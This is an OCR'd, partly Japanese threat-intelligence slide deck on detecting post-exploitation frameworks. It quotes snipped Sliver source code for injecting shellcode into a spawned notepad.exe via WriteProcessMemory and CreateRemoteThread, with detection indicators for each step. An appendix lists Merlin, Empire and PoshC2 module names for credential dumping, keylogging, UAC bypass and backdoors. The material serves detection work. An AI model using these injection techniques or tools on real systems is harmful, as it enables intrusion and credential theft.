
インジェクション先プロセスを作成し、
C#ツールをインジェクションする

https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L293-L344

Indicators

Sliver

wizSafe 安全をあたりまえに



Item	Value
Parent Process	<Sliver process>
Command Line	(default) c:¥windows¥system32¥notepad.exe ""

Shellcode injection source code

Sliver

安全をあたりまえに wizSafe

```
func RemoteTask(processID int, data []byte, rwxPages bool) error {
    var lpTargetHandle  windows.Handle
    <...snip...>
    processHandle, err := windows.OpenProcess(syscalls.PROCESS_DUP_HANDLE,
false, uint32(processID))
    <...snip...>
     err = windows.DuplicateHandle(processHandle, currentProcHandle,
currentProcHandle, &lpTargetHandle, 0, false, syscalls.DUPLICATE_SAME_ACCESS)
     <...snip...>
    _, err = injectTask(lpTargetHandle, data, rwxPages)
}
```

指定されたプロセスへインジェクション

https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L135-L164

InjectTask uses CreateRemoteThread

Sliver

安全をあたりまえに wizSafe


```
func injectTask(processHandle windows.Handle, data []byte, rwxPages bool)
(windows.Handle, error) {
<...snip...>
    err = syscalls.WriteProcessMemory(processHandle, remoteAddr, &data[0],
uintptr(uint32(dataSize)), &nLength)
<...snip...>
    threadHandle, err = syscalls.CreateRemoteThread(processHandle, attr, uint32(0),
remoteAddr, 0, 0, &lpThreadId)
<...snip...>
}
```

https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L66-L132

Indicators

Sliver

安全をあたりまえに wizSafe



Item	Value
Parent Process	<Sliver process>
Process	notepad.exe

Wrap-up

Wrap-up

- 発表まとめ
  - Post-Exploitation FrameworkのMITRE ATT&CK Techniqueを解説
  - 個々のインジケータの特徴や類似性を解説
- 今後の展望
  - Sigmaなどの検知ルール作成と共有
  - モジュールとして利用される外部ツールの解析

Appendix

Extra Threat Intelligence
~ Indicator of external tools usage ~

Merlin PowerShell modules

- Add-RemoteRegBackdoor
- Configure-Victim
- Create-HotKeyLNK
- CredManMain
- Dump
- Find-ComputersWithRemoteAccessPolicies
- Get-ExecutionCommand
- Get-GPPPassword
- Get-InjectedThread
- Get-OSTokenInformation
- Get-RemoteCachedCredential
- Get-RemoteLocalAccountHash
- Get-RemoteMachineAccountHash
- Get-ScheduledTaskComHandler
- Invoke-ADSBackdoor
- Invoke-AllChecks
- Invoke-AuditGPOReport
- Invoke-DCOM
- Invoke-DCOMObjectScan
- Invoke-DCOMPowerPointPivot
- Invoke-ExcelMacroPivot
- Invoke-ExecutionCommand
- Invoke-InternalMonologue
- Invoke-Inveigh
- Invoke-Mimikatz
- Invoke-PowerThIEf
- Invoke-RegisterRemoteSchema
- Invoke-WMILM

Empire PowerShell modules 1

- Add-KeePassConfigTrigger
- Add-NetUser
- Disable-SecuritySettings
- Exploit-JBoss
- Exploit-Jenkins
- Fetch-Brute
- Find-AllVulns
- Find-DomainProcess
- Find-DomainShare
- Find-DomainUserLocation
- Find-Fruit
- Find-InterestingFile
- Find-KeePassconfig
- Find-LocalAdminAccess
- Find-ProcessDLLHijack
- Find-TrustedDocuments
- Get-ADIDNSPermission
- Get-ADIDNSZone
- Get-AntiVirusProduct
- Get-AppLockerConfig
- Get-BrowserData
- Get-ChromeDump
- Get-ClipboardContents
- Get-ComputerDetails
- Get-DomainComputer
- Get-DomainController
- Get-DomainDFSshare
- Get-DomainFileServer
- Get-DomainForeignGroupMember
- Get-DomainForeignUser
- Get-DomainGPO
- Get-DomainGPOComputerLocalGroupMapping
- Get-DomainGPOUserLocalGroupMapping
- Get-DomainGroup
- Get-DomainGroupMember
- Get-DomainManagedSecurityGroup
- Get-DomainOU
- Get-DomainObjectAcl
- Get-DomainPolicyData
- Get-DomainSID
- Get-DomainSite
- Get-DomainSubnet
- Get-DomainTrust
- Get-DomainTrustMapping
- Get-DomainUser
- Get-EmailItems
- Get-Forest
- Get-ForestDomain
- Get-FoxDump
- Get-GPOComputer

Empire PowerShell modules 2

- Get-GPPPassword
- Get-IndexedItem
- Get-KeePassconfig
- Get-KerberosServiceTicket
- Get-KeyStrokes
- Get-LAPSPasswords
- Get-NetLocalGroup
- Get-NetLoggedon
- Get-NetRDPSession
- Get-NetSession
- Get-PathAcl
- Get-Proxy
- Get-RickAstley
- Get-SPN
- Get-SQLColumnSampleData
- Get-SQLInstanceDomain
- Get-SQLQuery
- Get-SQLServerInfo
- Get-SQLServerLoginDefaultPw
- Get-Schwifty
- Get-Screenshot
- Get-SecurityPackages
- Get-SharpChromium
- Get-SiteListPassword
- Get-SubFolders
- Get-System
- Get-SystemDNSServer
- Get-UACLevel
- Get-USBKeyStrokes
- Get-VaultCredential
- Get-WMIRegCachedRDP Connection
- Get-WinUpdates
- Install-SSP
- Install-ServiceBinary
- Invoke-ARPScan
- Invoke-AllChecks
- Invoke-BackdoorLNK
- Invoke-BloodHound
- Invoke-Boolang
- Invoke-BypassUAC
- Invoke-BypassUACTokenManipulation
- Invoke-ClearScript
- Invoke-CredentialInjection
- Invoke-CredentialPhisher
- Invoke-DCOM
- Invoke-DeadUserBackdoor
- Invoke-DisableMachineAcctChange
- Invoke-DllInjection
- Invoke-DomainPasswordSpray
- Invoke-DowngradeAccount

Empire PowerShell modules 3

- Invoke-DownloadFile
- Invoke-DropboxUpload
- Invoke-EgressCheck
- Invoke-EnvBypass
- Invoke-EternalBlue
- Invoke-EventLogBackdoor
- Invoke-EventVwrBypass
- Invoke-ExecuteMSBuild
- Invoke-FileFinder
- Invoke-FodHelperBypass
- Invoke-FodhelperProgIDs
- Invoke-HostRecon
- Invoke-InternalMonologue
- Invoke-Inveigh
- Invoke-InveighRelay
- Invoke-IronPython
- Invoke-IronPython3
- Invoke-KeeThief
- Invoke-Kerberoast
- Invoke-LockWorkStation
- Invoke-MS16032
- Invoke-MS16135
- Invoke-MailSearch
- Invoke-Message
- Invoke-MetasploitPayload
- Invoke-Mimikatz
- Invoke-NTLMExtract
- Invoke-NetRipper
- Invoke-Nightmare
- Invoke-NinjaCopy
- Invoke-Ntsd
- Invoke-PSInject
- Invoke-Paranoia
- Invoke-Phant0m
- Invoke-PhishingLnk
- Invoke-PortFwd
- Invoke-Portscan
- Invoke-PowerDump
- Invoke-PrintDeamon
- Invoke-PrivescCheck
- Invoke-ProcessKiller
- Invoke-Prompt
- Invoke-PsExec
- Invoke-RIDHijacking
- Invoke-ReflectivePEInjection
- Invoke-ResolverBackdoor
- Invoke-ReverseDNSLookup
- Invoke-ReverseSocksProxy
- Invoke-RunAs
- Invoke-SDCLTBypass

Empire PowerShell modules 4

- Invoke-SMBAutoBrute
- Invoke-SMBExec
- Invoke-SMBLogin
- Invoke-SMBScanner
- Invoke-SQLOSCMD
- Invoke-SSHCommand
- Invoke-SSharp
- Invoke-SauronEye
- Invoke-Script
- Invoke-SearchGAL
- Invoke-SendMail
- Invoke-ServiceAbuse
- Invoke-SessionGopher
- Invoke-SharpChiselClient
- Invoke-SharpLoginPrompt
- Invoke-SharpSecDump
- Invoke-Shellcode
- Invoke-ShellcodeMSIL
- Invoke-SpawnAs
- Invoke-SpoolSample
- Invoke-SweetPotato
- Invoke-Tater
- Invoke-Thunderstruck
- Invoke-TokenManipulation
- Invoke-VeeamGetCreds
- Invoke-Vnc
- Invoke-VoiceTroll
- Invoke-WScriptBypassUAC
- Invoke-Watson
- Invoke-WdigestDowngrade
- Invoke-WinEnum
- Invoke-WireTap
- Invoke-Wlrmdr
- Invoke-ZeroLogon
- Invoke-ZipFolder
- Invoke-sid_to_user
- Invoke-winPEAS
- New-GPOImmediateTask
- New-HoneyHash
- Out-Minidump
- Remove-KeePassConfigTrigger
- Restart-Computer
- Restore-ServiceBinary
- Set-DomainObject
- Set-MacAttribute
- Set-Wallpaper
- Start-MonitorTCPConnections
- Start-ProcessAsUser
- Start-WebcamRecorder
- Test-Login
- View-Email
- Write-HijackDll
- powercat

PoshC2 PowerShell modules 1

- Add-ObjectAcl
- ArpScan
- Brute-Ad
- Brute-LocAdmin
- Bypass-UAC
- ConvertTo-Shellcode
- Cred-Popper
- Decrypt-RDCMan
- Dump-NTDS
- Find-AllVulns
- Find-DomainShare
- Get-ComputerInfo
- Get-CreditCardData
- Get-DFSshare
- Get-DomainComputer
- Get-DomainGroupMember
- Get-DomainUser
- Get-GPPAutologon
- Get-GPPPassword
- Get-Hash
- Get-IdleTime
- Get-InjectedThread
- Get-Ipconfig
- Get-Keystrokes
- Get-LAPSPasswords
- Get-LocAdm
- Get-MSHotFixes
- Get-NetComputer
- Get-NetDomain
- Get-NetDomainController
- Get-NetForest
- Get-NetForestDomain
- Get-NetGroup
- Get-NetGroupMember
- Get-NetLocalGroupMember
- Get-NetShare
- Get-NetUser
- Get-Netstat
- Get-ObjectAcl
- Get-PassNotExp
- Get-PassPol
- Get-RecentFiles
- Get-ScreenshotAllWindows
- Get-ServicePerms
- Get-UserInfo
- Get-WLANPass
- Get-WMIRegCachedRDPConnection
- Get-WMIRegLastLoggedOn
- Get-WMIRegMountedDrive
- Inject-Shellcode

PoshC2 PowerShell modules 2

- Inveigh
- Inveigh-Relay
- Invoke-ACLScanner
- Invoke-AllChecks
- Invoke-Arpscan
- Invoke-BloodHound
- Invoke-DCSync
- Invoke-DaisyChain
- Invoke-EDRChecker
- Invoke-EternalBlue
- Invoke-EventVwrBypass
- Invoke-HostEnum
- Invoke-Hostscan
- Invoke-Inveigh
- Invoke-Kerberoast
- Invoke-MS16-032
- Invoke-MapDomainTrust
- Invoke-Mimikatz
- Invoke-PSInject
- Invoke-Pbind
- Invoke-Pipekat
- Invoke-Portscan
- Invoke-PowerDump
- Invoke-PsExec
- Invoke-PsUACme
- Invoke-ReflectivePEInjection
- Invoke-ReverseDnsLookup
- Invoke-Runas
- Invoke-SMBClient
- Invoke-SMBExec
- Invoke-ShareFinder
- Invoke-Shellcode
- Invoke-Sniffer
- Invoke-SqlQuery
- Invoke-Tater
- Invoke-TheHash
- Invoke-TokenManipulation
- Invoke-URLCheck
- Invoke-UserHunter
- Invoke-WMI
- Invoke-WMIChecker
- Invoke-WMICommand
- Invoke-WMIEvent
- Invoke-WScriptBypassUAC
- Invoke-WinRMSession
- New-JScriptShell
- New-ZipFile
- Out-Minidump
- Portscan
- Remove-WMIEvent
- Resolve-IPAddress
- RunAs-NetOnly
- Set-LHSTokenPrivilege
- Test-ADCredential
- cve-2016-9192
- invoke-smblogin
- powercat

wizSafe

安全をあたりまえに